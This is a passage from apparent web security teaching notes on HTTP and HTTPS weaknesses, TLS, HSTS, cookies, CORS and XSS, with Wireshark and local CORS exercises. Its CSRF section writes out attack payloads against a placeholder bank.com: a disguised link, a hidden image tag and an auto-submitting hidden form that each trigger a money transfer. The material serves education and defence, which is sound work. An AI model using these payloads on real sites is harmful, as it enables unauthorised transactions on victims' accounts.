2. Once the private connection is established, develop a login system. The easiest way is to achieve this is to make the client prompt the user with the user, password and authenticator token. Then the client serializes the answer in a JSON object, sends it to the server, and the server deserializes and reads the information. Server must generate a pseudo - DB at startup with a entry for every user that contains their password stored with a bcrypt hash and the seed for the user's authenticator. Beware that AES won't send the JSON unless it's larger than the block size, so to be sure we'll add a padding consistent of empty spaces.

```javascript
cipher.write(serialized + " ".repeat(128 - serialized.length));
```




Figure 1.5: Connection scheme

Chapter 2

Web protocols

2.1 HTTP Vulnerabilities

HTTP is an old protocol that was designed for a time when security was not a priority. As such, it provides no form of authenticity, confidentiality nor integrity. These three properties are fundamental when designing a secure application.

Confidentiality

A system is confidential when a message between A and B cannot be read by any third party that is in between. In HTTP both the request and the server response can be intercepted easily by any agent present in the connection between the browser and the server (other programs in the same computer, other users in the same local network, the ISP, any router that routes the packet, any proxy used, etc). With this in mind, it becomes obvious that designing a system that handles sensitive information using HTTP is a bad idea.

Sensitive information can take the form of

- Passwords
- HTTP Cookies
- Personalized info meant for a single user (for example, private messages in a social network)

This lack of confidentiality can also be used by ISP's to sell consumer habits to third parties and by Governments to massively surveill the population and detect individuals with opposed political views for example.

Authenticity

The property of authenticity is applied to system when the party involved (in this case the server) can prove their identity. In an HTTP connection, the lack of authenticity could be abused to provide false or malicious content or steal cookies and login credentials to an unaware client.

This is usually achieved by poisoning DNS queries inserting the IP of malicious server in the DNS response.

- User connecting to a guest network (e.g. A coffeshop wifi) that has it's DNS server configured in such a way that responses have the IP of a malicious server instead of the requested.
- Performing a Man in the Middle attack and modifying the legitimate DNS response with a malicious IP.
- Malware can modify the Hosts file of the system. If a domain is found on the hosts file, the host won't make a DNS query and use the value found instead.

All these attacks have the same final objective. When the user introduces the URL in the browser, instead of connecting to the legitimate server related to the domain, he will be connected to a different server that is under the control of the attacker, allowing him full control of the content delivered.

Integrity

The integrity of a communication is the property that ensures that the message has not been altered while going from the sender to the destination. Since HTTP does not assure integrity, this means that any intermediary (router, proxy or attacker that has performed Man in the Middle) can add, delete or modify any content served by the server. This includes malicious js code inserted in a HTML file, or even a malicious payload inserted in a file download.

2.1.1 Practices

Exercise 2.1– In this exercise we will use Wireshark to see how easy it is to sniff http. In order to simplify the excercise we'll run the packet sniffer locally and we'll inspect our own requests, but it is important to know that the same results could be achieved if the packet inspector was installed in any router in the chain. In our example we'll use `example.net`, but any site that still accepts http is valid.

Start wireshark and capture on the interface that connects to WAN using the filter **port 80**, and the visualization filter **http**. This way we'll only capture the traffic related to http, and only display the request themselves at application level, and not the TCP traffic at transport level.




Figure 2.1: Selecting capture filters

Then open the browser of your choice and go to the http site chosen. If the configuration of wireshark was successful, you should see the HTTP request we've made to the server and its response. By navigating in the HTTP fields we can gather a lot of information, including browser, OS, and all the headers used.

Now we'll gather information on the response made. We can even save the content in a html file and open it with any web browser. To do this, first select the http response and do a left click and then select the option **Follow HTTP Stream**. Select the blue text that corresponds to the server response, paste it into the notepad and remove the HTTP headers, leaving only the HTML. Save the file with a .html extension, and then open it using a web browser.

2.2 HTTPS

HTTPS is a protocol that extends the function of HTTP adding a layer of security, adapted to modern times. The bidirectional connection is encrypted using TLS (Transport Layer Security). When TLS is used correctly, the connection between a user and a client has

- **Privacy** Symmetric cryptography is used by both parties to transmit the data. The keys used are generated every session in a way that even if an eavesdropper has been supervising the whole conversation cannot obtain said keys.
- **Authentication** The server can prove their identity using public key cryptography.




Figure 2.2: We can see all the fields in a captured request.

- **Integrity** The connection is considered reliable since every message contains an integrity check that ensures the data has not been modified.

When connecting to a site that uses https, the URL begins with **https://** and the default port is **443** instead of 80.

TLS Handshake

Before any data is transmitted, a TLS Handshake is performed. The goal of this handshake is to privately exchange the keys that will be used to encrypt the transmission and to authenticate the server. The protocol allows for the authentication of both the server and the client, but in this explanation we'll omit the client authentication as it is not used in usual HTTPS connections.

1. The client sends a hello message that contains all the Cipher suites and versions supported, and a random number that will be used in the key exchange. If the client wants to resume a previous session, it only has to send the Session ID to resume it.

2. The server answers with the Cipher suite chosen (It should be the highest version available), the **sessionID**, another random number, and its digital certificate. The client then verifies that the certificate is signed by a trusted CA.

3. The client sends another random number encrypted with the server's public key (included in the digital certificate). This number is used to generate the symmetric key that will be used during the data exchange.

4. The client sends a finished message, that indicates that the handshake is completed.

5. The server sends a finished message, that indicates that the handshake is completed.

6. Data is exchanged and symmetrically encrypted. In this case, the data transmitted under TLS is plain HTTP.

Public key certificates

A public key certificate is an electronic document that the server uses to prove the ownership of a public key (therefore, its identity). Valid certificates have to be signed by a Certificate Authority (CA). A CA is a trusted third party (usually a company) that signs the certificates of the clients with its own certificate. Because it is not possible to have the certificates of all the CA that exist, their certificate is signed by another, called the **Root Certificate**. This root certificate is obtained when installing the operating system or the web browser. With this system we've established a




Figure 2.3: The HTML contained in the response

chain of trust. When we visit a website we download its certificate. Then we check the CA that has issued it, and so on until we reach the root certificate. If the root certificate is found within the trusted by our system, we'll assume the certificate is valid, and that the server we are connecting to really owns this public key.

A certificate contains the following information:

- Owner's name (in a web context it would be the domain name)
- Owner's public key
- Name of the CA that has issued this certificate
- CA signature of the certificate
- Valid time

2.2.1 HTTP Strict Transport Security (HSTS)

HSTS is a mechanism used by the web servers to tell browsers that they should only interact with them using HTTPS. When HTSTS is enabled on a server, the server responds the requests with the header **Strict-Transport-Security** indicating a time period in seconds on which the browser should only use HTTPS to connect to that domain. Browsers should do the following when contacting a HSTS enabled domain.

- Always connect via https. If the user introduces a link that begins with http://, automatically transform it to https. The browser should never attempt to do any connection via http.
- If the certificate is not valid (expired, self signed, etc), the browser should terminate the connection immediately.

To enable HSTS on a website, the server should respond to any request with the following header specifying a TTL in seconds.

```
Strict-Transport-Security: max-age=31536000
```

When a browser gets this header, it automatically applies the standard for this site during the specified time.




Figure 2.4: Visualization of the HTML




Figure 2.5: TLS handshake

Preloaded HSTS HSTS can also be **preloaded.** This means that browser are installed with a default list of domains that have requested to be included in it. If a domain is in this list, the browser will apply HSTS by default, without waiting to receive any header. This is done because even though HSTS greatly improves security, the first connection is still vulnerable.

Downgrade attacks The mechanism is used to protect the connection from **downgrade attacks**. If a malicious agent could poison the dns responses for a user in order to point them to a server that he controls, he could be able to use a proxy that establishes a http connection to the user and a https connection to the original server. The user would only see that the connection is https, but for most users that would not raise any suspicion.

If HSTS was enabled in this scenario, the browser would refuse to connect to the proxy as the connection was plain http.




Figure 2.6: Chain of trust




Figure 2.7: Downgrade attack without HSTS enabled

2.2.2 Server Name Indication (SNI)

Since IP addresses are scarce, it is not unusual to host several websites under the same IP. If this web hosting service works with HTTP we have usually have a reverse proxy, that reads the **Host** field of the request that indicates the domain of the website we are connecting to, and forwards the request to the correct web server. This works well in HTTP, but what about HTTPS?. In HTTPS when the client initiates a TLS connection, the server does not know which website the client is connecting to, and therefore the server does not know which digital certificate send (assuming the different sites have different digital certificates). If the server sends the wrong certificate, the client browser won't trust the server, as the certificate won't match the request.

SNI fixes this problem by sending the domain name in clear as part of the TLS negotiation. This way, the server knows which certificate send and the the TLS handshake works as usual. It is important to known that the domain name is sent unencrypted, so third parties can know which domain the client is connecting to.

2.2.3 Mixed content

Even if a page is served using HTTPS, the page can contain assets (an image, for example) that are requested to other servers that use HTTP. This situation is called **Mixed content** and is important to understand how it may affect privacy and security.

Mixed passive content

Mixed passive content is the content that is served over HTTP on a HTTPS page, but that cannot modify the whole page. For example, if an image was served via HTTP and a malicious agent would modify it , it would only display on the original image space. It can still be malicious as it can contain a misleading message that can cause the user to do a dangerous action.

Mixed active content

A resource is classified as active if it is able to modify the Document Object Model of the page. This can be a serious threat, as an attacker could completely modify the aspect and function of a page, enabling him to steal cookies, credentials and private information. The following are considered as active content:

- scripts
- href atribute
- iframes
- XMLHTTPRequests

Most browser block the mixed active content, while they allow mixed passive content.

Safe resources over HTTP

If the main page is served over HTTP, but the assets are loaded from sites with HTTPS, these assets are not completely safe. A malicious agent could intercept the main page easily and then modify the URL where these assets are requested, and load malicious ones. This is a common mistake done for example in HTTPS iframes. For example, a HTTP site needs a secure form (login, payment or similar) and the developer inserts an iframe that loads a HTTPS site with the secured functionality. This form is not secure, since the main page can be modified by an attacker and change where the iframe requests the content. Since the browser does not show which URL the iframe is pointing, this attack can be completely silent.

Chapter 3

Basics of Web security

3.1 Understanding HTTP Cookies

A HTTP cookie is a small piece of data that a server sends to the user's web browser. The browser may store it and send it back with the next request to the same server. It's main use is to turn the stateless HTTP protocol into a state full, for example to know if two requests were originated from the same browser.

3.1.1 Creating cookies

To set a cookie, the server must respond to a HTTP request with the following header:

```
Set-Cookie: <cookie-name>=<cookie-value>

HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: yummy_cookie=choco
Set-Cookie: tasty_cookie=strawberry

[page content]
```

Now, with every new request to the server, the browser will send back all previously stored cookies to the server using the Cookie header.

```
GET /sample_page.html HTTP/1.1
Host: www.example.org
Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```

If we don't specify any expire date, the browser will delete the cookies when is closed. Those are called Session cookies. Instead of expiring when the client closes, permanent cookies expire at a specific date (Expires) or after a specific length of time (Max-Age).

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
```

3.1.2 Secure and HttpOnly cookies

The Secure flag indicates the browser that it should only send the cookie over HTTPS, never HTTP. The HttpOnly flag makes the cookie inaccessible to JS using Document.cookie. This is done to prevent XSS attacks as explained in Section 3.4

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

3.1.3 Scope of cookies

The Domain and Path directives define the scope of the cookie: what URLs the cookies should be sent to. Domain specifies allowed hosts to receive the cookie. If unspecified, it defaults to the host of the current document location, excluding subdomains. If Domain is specified, then subdomains are always included. For example, if **domain=mozilla.org** is set, then cookies are included on subdomains like **developer.mozilla.org** Path indicates a URL path that must exist in the requested URL in order to send the Cookie header. The %x2F ("/") character is considered a directory separator, and subdirectories will match as well. For example, if Path=/docs is set, the following paths will match:

```
/docs
/docs/Web/
/docs/Web/HTTP
```

3.2 Cross-Site Request Forgery (CSRF)

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. This attacks have two parts. First the attacker must design the URL or script, then trick the victim into activating it via social engineering or camouflage of the URL. If the web application is badly designed and state changes can be made through GET requests, the attacker can design a URL such as

```
http://bank.com/transfer.do?acct=MARIA&amount=100000
```

When the victim's browser makes a request to this site, automatically sends the correct cookies with it, and the web application makes the transfer. There are several ways to trick the victim into sending this petition, like disguising it as a fake link:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">
View my Pictures!</a>
```

Or tag it as a image, so the request is automatically made when the page loads:

```
<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0"
height="0" border="0">
```

3.2.1 POST request attack

The obvious solution to this problem seems to be to redesign the web application correctly, so that requests that change something are made with a POST instead of a GET, like the HTTP standard suggests. This should be done, but the application still would not be secure.

Now imagine that we redesign the application so that state-changing requests are POST. Now a correct requests looks like this:

```
POST http://bank.com/transfer.do HTTP/1.1

acct=BOB&amount=100
```

This request cannot be made with a simple link, but still can be generated using a disguised form:

```
<form action="http://bank.com/transfer.do" method="POST">
<input type="hidden" name="acct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="View my pictures"/>
</form>
```

When the user clicks what he suspects is a link, a form request genereates a POST that sends the values. This can be further improved with adding this js line in the html, that sends the form automatically when the user loads the page.

```
<body onload="document.forms[0].submit()">
```

3.2.2 CSRF Prevention

There are two steps in CSRF protection. Check origin and CSRF token.

Check origin

To identify the source, we can check one of this HTTP headers, Origin Header and Referer Header. The Origin Header is one of the Headers that cannot be edited by the js running in the browser. It can only be created and modified by the browser, so if we are assuming the victim's browser is safe, the header can be trusted. If this header is present, it should be checked to make sure it matches the destination. Acording to `https://wiki.mozilla.org/Security/Origin`, Origin headers are included when the request is originated inside an iframe, a form or through js.If there's no Origin header, then we should check the referer header. The referer identifies the adress of the webpage that linked to the source being requested. If there aren't any of this headers, the recommended thing to do is to reject the request.

CSRF token

The CSRF token consists of a secure random number that is associated with each user session. The token is needed to perform any state changing action. When the back-end generates a form to be inserted in the HTML, it also inserts the token associated with the user session as a hidden field. This way the token is sent when the user submits the form.

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken"  value="2Q2NTlhMmZlYWE...large random safe number">
Destination account: <input type="text" name="account"><br>
<input type="submit" value="Submit">
</form>
```

When the web app receives a request it checks the token to match the one generated at the beginning of the session. This way we are sure that the POST request we received was sent from a legit form generated by the site.

3.2.3 Same origin policy

Same origin policy is used by the browser to allow **scripts** in webpage A to make requests to webpage B but only if A and B have the same origin. This tries to protect the user from malicious website A having scripts that request data from safe website B using the user's cookies and session. For the browser to allow a request from a script, the request must be sent using the same protocol (**http** and **https** are different), the same port number and exactly the same domain (**subdomain.domain.com** and **domain.com** won't work).

3.3 Cross-origin Resource Sharing (CORS)

Sometimes we need to access resources from other servers, and make exceptions to the same origin policy. This is accomplished differently depending on the request type.

3.3.1 GET

A GET request should not change the state of anything in the web application, only return content. Imagine we are browsing a website called **somesite.com**, and this web has js code that requests data from **mybank.com**. First, the code in the browser makes the GET request to the content of the **mybank.com**. The browser sets the headers as **Origin: bad.com** and sends it. If the server wants to allow **somesite.com** to acess this data, the server then generates the response, and sends it with the header **Access-Control-Allow-Origin: somesite.com**. This tells the browser that the server allows the code to access the data. The header can also be set as **Acess-Control-Allow-Origin: ***, so that any website is valid. It's very important to understand that the browser blocks the response from the server, not the request.




Figure 3.1: Diagram of a CORS GET request.

3.3.2 Pre-flight requests

POST, PUT, DELETE requests should change the state, or modify the DB. This means that if we use the same technique as the GET, when the browser blocks the response, the changes in the server are already made and it's too late to block it. For this reason, we use a **pre-flight request**. When the browser detects that code wants to make a request that modifies state (for example a POST) to another website, first it sends a OPTIONS request, with the header

```
Acess-Control-Request-Method: POST
```

If the server accepts this kind of request from this website, has to respond with the headers

```
Acess-Control-Allow-Origin: somesite.com
Acess-Control-Allow-Methods: POST
```

Doing this the browser knows that **mybank.com** allows requests from this sites with the methods shown. Then the browser makes the real request, with the same header **Origin: somesite.com**.





Figure 3.2: Diagram of a CORS POST request with a pre-flight.

3.3.3 Practices - CORS

Exercise 3.1– In this excercise we will see a practic demo of the CORS mechanism in action. To do so, we have adapted the website test-cors.org in order to simplify the excercise and be able to run it locally.

This test has two parts. The client is a simple page that serves a static page containing js code that can make diverse requests and runs on `localhost:8001`. The server is a NodeJS Express Server with CORS enabled and runs on `localhost:8000`. To run this demo, you have to run both the cors-server and cors-client. Then open a browser and go to `http://localhost:8001/` and open the browser developer tools (F12)



From this site you can choose which type of request you want to make, and observe a CORS request with and without pre-flight request. You can also comment this line in the **cors-server.js** file to test what happens when CORS is not enabled.

```
app.use(cors());
```

Code

```
//code-server.js
const express = require('express');
var cors = require('cors');
const app = express();

app.use(cors());

app.get('/', function (req, res) {
  res.send("ok")
});
app.put('/', function (req, res) {
  res.send("ok")
});

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

```
 //cors-client.js
const express = require('express');
var path = require('path');
const app = express();
app.use(express.static('.'));

app.get('/', (req, res) => res.sendFile(path.join(__dirname + '/corsclient.html')));

app.listen(8001, () => console.log('Example app listening on port 8001!'));
```

```
<!-- corsclient.html -->
<!DOCTYPE html>
<html lang="en">
<head>
<title>CORS example</title>
<link href="css/bootstrap-2.3.1.min.css" rel="stylesheet" media="screen">
</head>
<body>

<div class="container">

<div class="row">
<div class="span1"></div>
<div class="span10">
<h1>CORS example</h1>
<div class="row" id="intro">
<div class="span10">
<p>This website is a simplified version of
<ahref="https://github.com/monsur/test-cors.org">
https://github.com/monsur/test-cors.org</a>
designed to be used locally.
All requests will be made to http://localhost:800. To view the requests made, please activate
the developer tools by pressing F12 and going to the network label.
</p>
</div>
</div>

<div class="row" id="inputs">
<div class="span10">
<form class="form-horizontal">
<legend>Client</legend>

<div class="control-group" id="client_method_div" title="Help: HTTP Method"
data-content="Which HTTP method the client should use when making the request.">
<label class="control-label" for="client_method">HTTP Method</label>
<div class="controls">
<select id="client_method" class="span2">
<option value="GET" selected>GET</option>
<option value="PUT">PUT</option>
</select>
</div>
</div>


<div class="control-group">
<div class="controls">
<button class="btn btn-large btn-primary" type="button" id="btnSendRequest">Send
Request
</button>
</div>
</div>

</form>
</div>
</div>
</div>
<div class="span1"></div>
</div>
</div>

<script src="js/jquery-1.9.1.min.js"></script>
<script src="js/bootstrap-2.3.1.min.js"></script>
<script src="js/corsclient.js"></script>

</body>
</html>
```

3.4 Cross-site Scripting (XSS)

The objective of a XSS attack is to inject malicious js into the victim's page. The attacker uses vulnerabilities in the web application, not the web browser, to execute malicious javascript code without the user's interaction. Malicious js can be very dangerous, as it can steal unprotected cookies, make requests in the user's behalf and modify the page's html to create phishing attacks, between many others. If an attacker can use the web app to execute js in another user's browser, the security of the site and it's users is severely compromised.

3.4.1 Types of XSS

There are several classifications for XSS types. The latest proposes a clear differentiation by the origin of the vulnerability.

- **Back-end XSS** If the XSS occurs when the server sends HTML with malicious code injected in it by an attacker, we'll classify it as Server XSS or Back-end XSS
- **Front-end XSS** When the injection occurs on the DOM (Document Object Model, the interface presented by the browser to interact with the HTML in the page) we'll classify the vulnerability as a Client XSS or Front-end XSS

Also, inside each of these categories (front-end, back-end) we can differentiate by these two types

- **Stored or Persistent XSS** Persistent XSS occurs when the attacker inserts the payload in a persistent database in the application (usually in the back-end, but can also be in the front-end in a HTML5 local storage.). This type of attack affects all the users that request the affected content and is considered the most dangerous.
- **Reflected XSS** Reflected XSS happens when the user input is returned immediately (search query, form, etc) and the input is not protected. This usually requires some sort of social engineering attack to be effective (tricking the victim to click a URL with malicious GET parameters, suggesting the victim to introduce a payload in a form ...)

Table 3.1: Classification table for XSS

XSS	Back-end	Front-end
Stored	Stored Back-end XSS	Stored Front-end XSS
Reflected	Reflected Back-end XSS	Reflected Front-end XSS

